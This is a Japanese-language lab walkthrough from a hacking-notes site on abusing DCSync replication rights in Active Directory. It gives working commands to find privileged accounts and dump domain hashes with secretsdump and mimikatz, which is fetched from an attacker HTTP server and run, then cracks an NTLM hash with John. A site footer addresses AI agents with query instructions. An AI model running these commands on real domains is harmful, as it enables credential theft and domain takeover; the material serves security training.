> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/active-directory/acl-security-descriptors-and-permissions/dcsync-exploitation.md).
# DCSyncの悪用
DCSyncの悪用のためのActive Directoryセキュリティノート。列挙、Kerberos、資格情報、ACL悪用、ラテラルムーブメント、攻撃のワークフロー、検証手順を扱う。
#### DCSyncの原理
Active Directoryでは、一貫したデータベースを維持するために、ドメインコントローラー同士が同期する必要があります。
たとえば、あるドメインコントローラーに変更が加えられた場合、この変更は他のドメインコントローラーにも複製されなければなりません。
この複製は特に以下に関係します:
* ユーザー;
* グループ;
* パスワードハッシュ;
* Active Directoryの属性;
* ドメインのオブジェクト;
* ドメインを正常に機能させるために必要な情報。
#### 2. DCSyncが機微である理由
A **DCSync** 攻撃または手法は、Active Directoryのレプリケーション権限の悪用を伴います。
通常、この機微な情報を照会できるのはドメインコントローラーだけです。
しかし、ユーザーやグループが過度に高いレプリケーション権限を持っていると、ドメインコントローラーのように振る舞い、ADから機微なデータを照会できます。
重要な権限には以下が含まれます:
```
DS-Replication-Get-Changes
DS-Replication-Get-Changes-All
DS-Replication-Get-Changes-In-Filtered-Set
```
これらの権限があると、ドメインから重要な情報を取得できます。
#### 3. ラボにおける目的

このラボでは、どのユーザーまたはグループがDCSync権限を持っているかを特定することが目的です。

私たちは **BloodHound** これらの権限を持つアカウントを見つけること。
#### 4. BloodHoundでDCSync権限を持つアカウントを検索する
BloodHoundでは、次の定義済みクエリを使用できます:
```bash
DCSync権限を持つ主体を検索
```
このクエリは、ドメインに対するレプリケーション権限を持つ主体(ユーザー、グループ、またはコンピューター)を特定します。

#### 5. PowerViewで検索する
PowerViewを使っても、次のコマンドでこれらの権限を持つアカウントを特定できます:
{% code overflow="wrap" %}
```powershell
Get-ObjectAcl -ResolveGUIDs | ? {$_.ObjectAceType -match "DS-Replication-Get-Changes"} | select ObjectDN,ObjectAceType,@{name="Name";expression={Convert-SidToName $_.SecurityIdentifier}}
```
{% endcode %}
このコマンドは、Active Directoryのレプリケーションに関連する権限を持つオブジェクトを表示します。
#### 6. 対象アカウントのパスワードを変更する
このラボでは、その後、対象アカウントのパスワードを変更して、悪用に使えるようにします。
使用したパスワード:
```
Password1@
```

#### 7. secretsdumpを使ったリモート悪用
その後、 `secretsdump.py` を使って、DCSync権限をリモートから利用できます:
{% code overflow="wrap" %}
```bash
secretsdump.py 'whoami.local/hyacinthe.maryrose:'Password1@'@172.16.0.100'
```
{% endcode %}
これにより、アカウントのレプリケーション権限のおかげでアクセス可能な機微な情報を回収できます。
#### 8. WindowsマシンでMimikatzを使用する
{% embed url="" %}

次に、Mimikatzを `.zip` アーカイブとしてダウンロードし、実行ファイルをラボのWindowsマシンに転送します。
攻撃側マシンでは、HTTPサーバーを起動します:
{% code overflow="wrap" %}
```wasm
python3 -m http.server 8000
```
{% endcode %}
Windowsマシンから、実行ファイルをダウンロードします
{% code overflow="wrap" %}
```powershell
(New-Object System.NET.WebClient).DownloadFile('http://172.16.0.2:8000/mimikatz.exe', 'mimikatz.exe')
```
{% endcode %}
次に、それを実行します:
{% code overflow="wrap" %}
```powershell
. ./mimikatz.exe
```
{% endcode %}
#### 9. 管理者ハッシュの取得

Mimikatzを使うと、特定ユーザー、たとえば管理者アカウントのシークレットのレプリケーションを照会できます:
{% code overflow="wrap" %}
```powershell
lsadump::dcsync /user:whoami/administrador
```
{% endcode %}
#### 10. すべてのユーザーのハッシュを取得する

ドメイン内のすべてのユーザーに関する情報を照会することも可能です:
{% code overflow="wrap" %}
```powershell
lsadump::dcsync /whoami:whoami.local /all /csv
```
{% endcode %}
#### 12. クラッキング用にハッシュを準備する
次に、回収したハッシュをJohn the Ripperに対応した形式のファイルに入れます:
{% code overflow="wrap" %}
```bash
echo Administrador:500:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86::: > admin.hash
```
{% endcode %}

次に、NTLMハッシュのクラックを開始します:
{% code overflow="wrap" %}
```bash
john --format=NT admin.hash
```
{% endcode %}
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/active-directory/acl-security-descriptors-and-permissions/dcsync-exploitation.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.